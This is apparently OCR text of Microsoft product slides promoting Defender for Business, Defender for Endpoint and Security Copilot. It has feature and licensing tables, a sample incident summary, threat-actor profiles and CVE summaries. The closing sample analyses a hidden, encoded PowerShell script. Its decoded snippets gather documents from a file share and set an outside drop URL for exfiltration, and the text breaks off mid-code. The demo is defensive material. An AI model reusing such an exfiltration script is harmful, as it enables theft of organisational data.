
Simplified mobile threat defense

Secure iOS and Android devices without device management or add-ons with Defender for Business standalone

- Stay up-to-date and help prevent threats with OS-level vulnerability management
- Protect against phishing and malicious websites with web protection
- Detect malicious Android apps with app security

Learn more:

aka.ms/SMBSecurityJulyBlog »



	Security recommendation	OS platfo...	Weaknesses	Related comp
☑	Update Google Android	Android	94	Google Andro

iOS and Android security without Intune for MDB standalone now GA. Intune Plan 1 is included in Microsoft 365 Business Premium. See Documentation for detail.

Detailed mobile threat defense without device

Capabilities	Android	iOS	Description
Web protection	☐	☐	Anti-phishing, blocking unsafe network connections, and support for custom indicators.
Malware protection (Android-only)	☐		Scanning for malicious apps.
Jailbreak detection (iOS-only)		☐	Detection of jailbroken devices.
Threat and vulnerability management (operating system)	☐	☐	Vulnerability assessment of onboarded mobile devices. Includes OS vulnerabilities assessment for both Android and iOS.
Unified alerting	☐	☐	Alerts from all platforms in the unified Microsoft 365 security console.
Network protection	Intune capability	Intune capability	Protection against rogue Wi-Fi related threats and rogue certificates; ability to allow list the root CA and private root CA certificates in Intune; establish trust with endpoints.
Conditional Access, conditional launch	Intune capability	Intune capability	Blocking risky devices from accessing corporate resources. Defender for Business risk signals can also be added to Intune app protection policies (MAM).
Privacy controls	Intune capability	Intune capability	Configure privacy in the threat reports by controlling the data sent by Microsoft Defender for Endpoint. Privacy controls are available for admin and end users. It's there for enrolled and unenrolled devices as well.
Integration with Microsoft Tunnel	Intune and Microsoft Tunnel capability	Intune and Microsoft Tunnel capability	Integration with Microsoft Tunnel, a VPN gateway solution to enable security and connectivity in a single app. Available on both Android and iOS.

Learn more: aka.ms/SMBSecurityJulyBlog »

[2] iOS and Android security without Intune for MDB standalone now GA. Intune Plan 1 is included in Microsoft 365 Business Premium. See Documentation for detail.

Microsoft Defender for Endpoint and Business

Cross platform and AI-powered enterprise grade protection with next-gen protection, endpoint detection and response, and vulnerability management.

Available as a standalone device security solution and as part of Microsoft 365 Business Premium.

Defender for Business server add-on is now available.

Supports multi-customer viewing of security incidents with **Microsoft 365 Lighthouse** for partners.


Customer size	**< 300 seats**	**> 300 seats**	
Device security capabilities\SKU	Microsoft Defender for Business	Microsoft Defender for Endpoint Plan 1	Microsoft Defender for Endpoint Plan 2
Centralized management	☐	☐	☐
Simplified firewall and antivirus configuration for Windows	☐		
Vulnerability Management	☐		☐
Attack surface reduction	☐	☐	☐
Next generation protection	☐	☐	☐
Endpoint detection and response	☐[1]		☐
Automatic Attack Disruption	☐[1]		☐
Automated investigation and remediation	☐[1]		☐
Monthly Security Summary Reporting	☐[1]		☐
Threat hunting and 6-months data retention			☐
Threat analytics	☐[1]		☐
Cross-platform support for Windows, MacOS, iOS, and Android clients	☐	☐	☐
Windows server and Linux server	Microsoft Defender for Business servers add-on	☐[2]	☐[2]
Microsoft Threat Experts			☐
Streaming APIs	☐[1]		☐
Partner APIs	☐	☐	☐
Microsoft 365 Lighthouse for multi-tenant management	☐		

[1] Optimized for SMB. [2] Requires server add-on. See Documentation for detail.

Mixed licensing with Defender for Endpoint Plan 1, Plan 2, and Business

What happens if Microsoft Defender for Endpoint (MDE) P1/P2 exists in the same tenant as Defender for Business?

- If a tenant has both, all users and devices will receive the Defender for Business experience
- If you want MDE P1 experience, raise a support request to have the experience switched
- If you want MDE P2 experience, 100% of users must be licensed for MDE P2 then raise a support request to have the experience switched



Licenses

Track and manage the availability an
plans

Subscription state
✓ Microsoft Defender for Business

Usage
Total number of licenses
25

Name
Microsoft Defender for Business

Learn more:

aka.ms/MDB-MixedLicensing »

If your organization grows beyond 300 users, it's recommended to choose an enterprise plan that includes Defender for Endpoint for all users.

Security Copilot

Protect at the speed and scale of AI

three minutes used to take at least a few hours”

— Security Copilot customer

Enable **response in minutes,** not hours

Simplify the complex with natural language prompts and easy reporting

Catch what others miss with deeper understanding of your enterprise

Strengthen team expertise with cyber skills and promptbooks

Outsmart and outpace adversaries

Security Copilot and Defender for Endpoint

Prevent breaches with dynamic threat insights

- Discover key threats for your specific risk profile
- Find and eliminate critical exposures
- Understand your adversaries and how to defend against them
- Get answers for a wide-range of threat intelligence requirements

Identify and prioritize with built-in context

- Triage quickly with incident summaries written in plain language
- Understand attack story mapped to MITRE ATT&CK Framework
- Surface device-level incident details including data from Intune

Accelerate full resolution for every incident


- Determine best course of action for investigation and remediation
- Build operational consistency and efficacy with guided response
- Easily take the next step with prescriptive actions at the press of a button
- Quickly create and share an executive-level summary report

Elevate analysts with intelligent assistance

- Uplevel analyst productivity with suggested, tailored prompts
- Translate natural language to Kusto Query Language (KQL)
- Analyze malicious scripts
- Investigate suspicious files

Identify and prioritize with built-in context

- Incident summaries allow analysts to start an investigation with a clear story of the attack, shorteningx triage time
- Uncover the adversary's attack methodology with MITRE ATT&CK framework mapping
- Stay ahead of malicious actors and campaigns relevant to your organization with insight from Defender's rich threat intelligence library



Incident summary

Apr 10, 2024 1:23 PM

The high severity AiTM phishing incident occurred between 2024-03-21 15:15:13 UTC and 2024-04-10 15:18:53 UTC. It was tagged as Credential Phish.


- **CredentialAccess:** The incident began at 2024-03-21 15:15:13 UTC with rare subscription-level operations in Azure involving two IPs, '2601:1c2:c001:927b:a4fb:d9b6:abe9:d74d' and '136.33.243.87', impacting four users including 'naha84' and 'baat18'.
- **Persistence:** At 2024-03-21 15:15:19 UTC, suspicious granting of permissions to an account was detected involving IP '108.28.78.20' and impacting user 'naha84'.
- **Impact:** At 2024-03-21 15:15:42 UTC, suspicious resource deployment was detected involving ten IPs including '20.69.218.218' and '2405:201:4029:384c:74f6:4080:a0e3:3533', impacting four users including 'naha84' and 'baat18'.
- **LateralMovement:** At 2024-03-21 15:16:08 UTC, rare RDP connections were detected involving three IPs including '172.16.67.196' and '10.50.1.4', impacting five users including 'martinb' and 'meganb', and five machines including 'IOT-CYBERX-HYPE' and 'PARKCITY-WIN11F'.
- **InitialAccess:** At 2024-03-21 15:18:53 UTC, sign-in failure spikes were detected for privileged accounts involving sixteen IPs including '20.24.150.112' and '2a03:e600:100::66', impacting four users including 'yanivsh' and 'naveerap'.
- **DefenseEvasion:** At 2024-04-04 15:08:34 UTC, suspicious behavior was detected involving user 'arjun.trivedi' and two IPs '2a03:e600:100::66' and '2a03:e600:100::68', indicating possible activity from a Tor IP address.
- **Exfiltration:** At 2024-04-10 14:29:00 UTC, a DLP policy was matched for a document in OneDrive, indicating a possible attempt to block upload to third-party cloud services, impacting user 'zulu64'.

AI-generated content may be incorrect. Check it for accuracy.

Automatically summarizes incident

Accelerate full resolution for every incident

- Accelerate investigation, containment, and remediate steps with step-by-step **guided response** to maximize efficiency
- Easily take the next step with prescriptive actions at the **press of a button**
- Quickly create ready-to-share **incident reports** that capture all analyst activities related to the incident, letting analysts focus on priorities
- Contact **impacted employees** with pre-generate messages



Incident summary

Apr 10, 2024 1:23 PM

The high severity AiTM phishing incident occurred between 2024-03-21 15:15:13 UTC and 2024-04-10 15:18:53 UTC. It was tagged as Credential Phish.

- CredentialAccess: The incident began at 2024-03-21 15:15:13 UTC with rare subscription-level operations in Azure involving two IPs, '2601:1c2:c001:927b:a4fb:d9b6:abe9:d74d' and '136.33.243.87', impacting four users including 'naha84' and 'baat18'.
- Persistence: At 2024-03-21 15:15:19 UTC, suspicious granting of permissions to an account was detected involving IP '108.28.78.20' and impacting user 'naha84'.
- Impact: At 2024-03-21 15:15:42 UTC, suspicious resource deployment was detected involving ten IPs including '20.69.218.218' and '2405:201:4029:384c:74f6:4080:a0e3:3533', impacting four users including 'naha84' and 'baat18'.
- LateralMovement: At 2024-03-21 15:16:08 UTC, rare RDP connections were detected involving three IPs including '172.16.67.196' and '10.50.1.4', impacting five users including 'martinb' and 'meganb', and five machines including 'IOT-CYBERX-HYPE' and 'PARKCITY-WIN11F'.
- InitialAccess: At 2024-03-21 15:18:53 UTC, sign-in failure spikes were detected for privileged accounts involving sixteen IPs including '20.24.150.112' and '2a03:e600:100::66', impacting four users including 'yanivsh' and 'naveerap'.
- DefenseEvasion: At 2024-04-04 15:08:34 UTC, suspicious behavior was detected involving user 'arjun.trivedi' and two IPs '2a03:e600:100::66' and '2a03:e600:100::68', indicating possible activity from a Tor IP address.
- Exfiltration: At 2024-04-10 14:29:00 UTC, a DLP policy was matched for a document in OneDrive, indicating a possible attempt to block upload to third-party cloud services, impacting user 'zulu64'.

AI-generated content may be incorrect. Check it for accuracy.

Guided response

Apr 10, 2024 1:22 PM

Completed recommendations 0/41

Triage

New

Classify this incident

We've found similar incidents you can check to determine whether this is a 'true positive'.


AI-generated content may be incorrect. Check it for accuracy.

Automatically summarizes incident

Recommended next actions

Prevent breaches with dynamic threat insights

- Quickly triage incidents and understand threats within the context of your risk profile with insight from **Microsoft Defender Threat Intelligence**
- Improve your security posture by **prioritizing and managing external exposures**
- **Receive answers via natural language** to meet a wide-ranging set of Priority Intelligence Requirements



Apr 10, 2024 1:55 PM

Which threat actors are targeting communications infrastructure?

Apr 10, 2024 1:56 PM


Based on the threat intelligence profiles, the following threat actors have been identified as targeting communications infrastructure:

1. **Purple Typhoon (POTASSIUM):** This long-running targeted activity group has had success in compromising targets from as early as 2009. It has targeted various government entities and industry sectors such as engineering, critical manufacturing, communications infrastructure, and defense. Most of its activity has been spread across a wide geographic area; however, localized targeting using specific malware families has been observed, which suggests possible subgroups are contained within the wider Purple Typhoon (POTASSIUM) group. Purple Typhoon, Source: MDTI
2. **Charcoal Typhoon (CHROMIUM):** This nation-state sponsored group operates from China with a primary motive to perform espionage and collect intelligence on targets. While the group primarily targets entities in the Asia region, they have also impacted European and North American entities as well. Typical Charcoal Typhoon targeting focuses on foreign educational facilities, government, communications infrastructure, oil and gas, and information technology. Charcoal Typhoon, Source: MDTI
3. **Storm-0755:** This activity group has ties to Iran's Ministry of Intelligence and Security, and has been active since at least 2022. Storm-0755 (DEV-0755) operators pursue targets based in or with ties to Jordan, often in the telecommunications, information technology, or government sectors. Storm-0755, Source: MDTI
4. **Brocade Typhoon (BORON):** This advanced persistent threat (APT) activity group has been active since 2004, with espionage activity routinely taking place form 2007 onwards. Brocade Typhoon (BORON) focuses on targets in the public sector, especially military institutions and associated defense contractors, institutions that possess unique intellectual property, such as research and development into clean energy. Brocade Typhoon, Source: MDTI
5. **Granite Typhoon (GALLIUM):** This nation-state activity group based out of China primarily targets telecommunications and some government

Ask about actors, attack techniques, and other threat intelligence

Ask questions about what is important

Summarize latest threat intelligence



Apr 10, 2024 1:45 PM


Here are the latest threats to your organization:

1. **Remote code execution exploit chain in OpenVPN:**
   - Summary: CVE-2024-24974, CVE-2024-27903, CVE-2024-27459, and CVE-2024-1305 are four vulnerabilities affecting OpenVPN prior to version 2.6.10. A threat actor could exploit these vulnerabilities to launch arbitrary code with SYSTEM privileges in kernel mode on a target system running a vulnerable version of OpenVPN. Exploitation requires credentials for a user in the OpenVPN Administrators group, which a threat actor can possibly extract from insecure network authentication, such as NTLM. OpenVPN disclosed these four vulnerabilities on March 20, 2024, simultaneously with the release of OpenVPN 2.6.10. No proof-of-concept exploit has been released.
   - Last Updated: 2024-04-09T20:56:31Z
   - Misconfigured Devices: 64
   - More Information
2. **CVE-2024-3094 - XZ Utility vulnerability:**
   - Summary: CVE-2024-3094 is a vulnerability caused by a supply chain compromise in which a threat actor managed to install a backdoor in the open-source Linux utility xz. Exploitation of this vulnerability can result in SSH compromise and unauthorized remote access under certain conditions. The vulnerability was created when malicious code was inserted in the upstream tarballs—the software source code and other key files compressed and bundled together into a single file using the Tape Archive (TAR) format—of xz, starting with version 5.6.0.
   - Last Updated: 2024-04-02T14:02:50Z
   - More Information
3. **Vulnerability profile: CVE-2023-48788 - in Fortinet FortiClient EMS:**
   - Summary: On March 12, 2024, Fortinet published an advisory to disclose and patch a critical vulnerability (CVE-2023-48788) in the security management system FortiClient EMS. The advisory also notes this vulnerability as actively exploited in the wild. A proof-of-concept (PoC) exploit became available on March 21, 2024.
   - Last Updated: 2024-04-01T20:07:21Z
   - Misconfigured Devices: 66
   - More Information

Ask about actors, attack techniques, and other threat intelligence

Elevate analysts with intelligent assistance

- **Translate complex command line scripts** into easy-to-understand explanation of the actions taken by the attacker
- **Analyze suspicious files** to quickly understand what file is commanding
- **Eliminate the need to manually reverse engineer malware** and empower every analyst to easily understand the actions executed by attackers
- Launch **complex KQL queries** by simply asking specifying your search in natural language terms



Script analysis

From Security Copilot - 1 minute ago

powershell.exe executed a script -NonInteractive -windowstyle hidden -enc JHBhdGggPSAi

This is an encoded PowerShell script that performs several actions related to copying files, compressing them into a zip archive, and uploading the archive to a web server. The decoded script performs the following actions:

1. Sets the shared path, document names, zip file path, and web server URL.

```
$path = “\\SAP-01\internal\docs”
$doc1 - “SAP-DOC.pdf”
$doc2 - “SAP-DOC_02.pdf”
$zipPath = “C:\temp\diagnostics.zip”
$webserverUrl = “https://ap.node-
protection.cc/drop”
```

2. Copies the two documents from the shared path to the local temp folder

```
Copy-Item -Path “$sharedPath\$doc01” -
Destination “C:\temp”
